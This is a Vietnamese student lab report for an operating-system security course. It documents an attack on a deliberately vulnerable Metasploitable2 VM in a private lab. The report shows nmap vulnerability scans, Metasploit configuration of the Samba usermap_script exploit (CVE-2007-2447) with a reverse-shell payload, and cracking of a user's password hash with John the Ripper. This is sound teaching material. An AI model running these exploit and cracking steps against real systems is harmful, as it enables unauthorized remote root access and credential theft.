


HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



An toàn hệ điều hành
Bài thực hành 1

Họ và tên: Vũ Ngọc Khánh

Mã sinh viên: B20DCAT105

Giảng viên hướng dẫn: TS. Hoàng Xuân Dậu

Hà Nội -2023

I. Mục đích

- Tìm hiểu về các lỗ hổng một số dịch vụ, phần mềm trên HĐH.
- Luyện thực hành tấn công kiểm soát hệ thống chạy Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux.

II. Chuẩn bị

1. Các phần mềm, công cụ cần có

- Kali Linux
- Metasploit
- Metasploitable2: Máy ảo VMWare chứa lỗi, có thể tải tại:
 - o [Metasploitable - Browse /Metasploitable2 at SourceForge.net](#)

2. Tìm hiểu về các lỗ hổng bảo mật trên một số DV của Ubuntu

Metasploitable2 là một máy ảo VMWare được tích hợp nhiều dịch vụ chứa các lỗi bảo mật đã biết cho phép khai thác kiểm soát hệ thống từ xa phục vụ học tập. Danh sách các lỗ hổng và hướng dẫn khai thác có thể tìm tại:


<https://www.hackingarticles.in/comprehensive-guide-on-metasploitable2/>

Lỗ hổng là lỗ hổng bảo mật CVE-2007-2447 trên dịch vụ chia sẻ file SMB (Samba) với các phiên bản Samba 3.0.0 đến 3.0.25rc3 có thể cho phép thực thi mã từ xa. Chi tiết về lỗ hổng này có thể tìm tại: [NVD - CVE-2007-2447 \(nist.gov\)](#)

III. Nội dung thực hành

1. Cài đặt các công cụ, nền tảng

Cài đặt Kali Linux:



Tải và cài đặt Metasploitable2 làm máy victim:

```

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ * Reloading OpenBSD Secure Shell server's configurat
ion sshd
...done.
* Reloading Postfix configuration...
...done.
msfadmin@metasploitable:~$ _

```

Tạo một người dùng mới trên máy ảo:

```

msfadmin@metasploitable:~$ sudo useradd khanhvun105
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo passwd khanhvun105
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
msfadmin@metasploitable:~$ _

```

2. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

Tìm địa chỉ IP của máy victim, kali:

```

khanhvun105@kali: ~
File Actions Edit View Help
(khanhvun105@kali)-[~]
$ ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.61.28 netmask 255.255.255.0 bcast 192.168.61.255
    inet6 fe80::28e8:76db:797e:a84a prefixlen 64
    ether 00:0c:29:75:39:c5 txqueuelen 1000 (0 bytes)
    RX packets 293 bytes 27748 (27.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 29 bytes 2622 (2.5 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0
    collisions:0 txqueuelen:1000
    RX bytes:6317 (6.1 KB) TX bytes:8551 (8.3 KB)
    Interrupt:17 Base address:0x2000

(khanhvun105@kali)-[~]
$

```

```

khanhvun105@B20AT105-Khanh-Meta:/$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:25:
          inet addr:192.168.61.48  Bcast:192.168.61.255
          inet6 addr: fe80::20c:29ff:fe25:97d9/64
          UP BROADCAST RUNNING MULTICAST  MTU:1500
          RX packets:59 errors:0 dropped:0 overrun
          TX packets:84 errors:0 dropped:0 overrun
          collisions:0 txqueuelen:1000
          RX bytes:6317 (6.1 KB)  TX bytes:8551 (8.3 KB)
          Interrupt:17 Base address:0x2000

khanhvun105@B20AT105-Khanh-Meta:/$

```

Kiểm tra kết nối mạng giữa các máy:

```

(khanhvn105@kali)-[~]
$ ping -c 4 192.168.61.48
PING 192.168.61.48 (192.168.61.48) 56(84) bytes of data.
64 bytes from 192.168.61.48: icmp_seq=1 ttl=64 time=0.753 ms
64 bytes from 192.168.61.48: icmp_seq=2 ttl=64 time=0.456 ms
64 bytes from 192.168.61.48: icmp_seq=3 ttl=64 time=0.417 ms
64 bytes from 192.168.61.48: icmp_seq=4 ttl=64 time=0.444 ms

— 192.168.61.48 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3055ms
rtt min/avg/max/mdev = 0.417/0.517/0.753/0.136 ms

```

```

khanhvn105@B20AT105-Khanh-Meta:/$ ping -c 4 192.168.61.28
PING 192.168.61.28 (192.168.61.28) 56(84) bytes of data.
64 bytes from 192.168.61.28: icmp_seq=1 ttl=64 time=0.457 ms
64 bytes from 192.168.61.28: icmp_seq=2 ttl=64 time=1.97 ms
64 bytes from 192.168.61.28: icmp_seq=3 ttl=64 time=0.527 ms
64 bytes from 192.168.61.28: icmp_seq=4 ttl=64 time=0.482 ms

--- 192.168.61.28 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.457/0.859/1.970/0.641 ms
khanhvn105@B20AT105-Khanh-Meta:/$

```

Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:

- Quét cổng dịch vụ netbios-ssn cổng 139:

```

(khanhvn105@kali)-[~]
$ nmap --script vuln -p139 192.168.61.48
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 22:47 EST
Nmap scan report for 192.168.61.48
Host is up (0.00062s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false

```

- Quét cổng dịch vụ microsoft-ds cổng 445

```
(khanhvn105@kali)-[~]
$ nmap --script vuln -p445 192.168.61.48
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-05 22:50 EST
Nmap scan report for 192.168.61.48
Host is up (0.0035s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 47.08 seconds

(khanhvn105@kali)-[~]
$
```

3. Khai thác tìm phiên bản Samba đang hoạt động

```
msf6 > use auxiliary/scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

  Name      Current Setting  Required  Description
  ---      -
  RHOSTS          yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS  1              yes          The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > msf set RHOST 192.168.61.48
[-] Unknown command: msf
msf6 auxiliary(scanner/smb/smb_version) > set RHOST 192.168.61.48
RHOST => 192.168.61.48
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.61.48:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.61.48:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.61.48: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

4. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.61.48
RHOST => 192.168.61.48
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.61.48   yes       The target host(s), see https://github.com/rapid7/metasploit-f
  RPORT     445             yes       The target port (TCP)

Payload options (cmd/unix/reverse):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.61.28   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.
```

```
(khanhvn105@kali)~$ john password
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1 (khanhvn105)
1g 0:00:00:00 DONE 2/3 (2023-03-05 23:19) 16.66g/s 56316p/s 56316c/s 56316C/s chacha..help
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
(khanhvn105@kali)~$ john --show password
khanhvn105:1:19422:0:99999:7:::

1 password hash cracked, 0 left
```

⇒ Mật khẩu người dùng khanhvn105 trên máy victim là 1.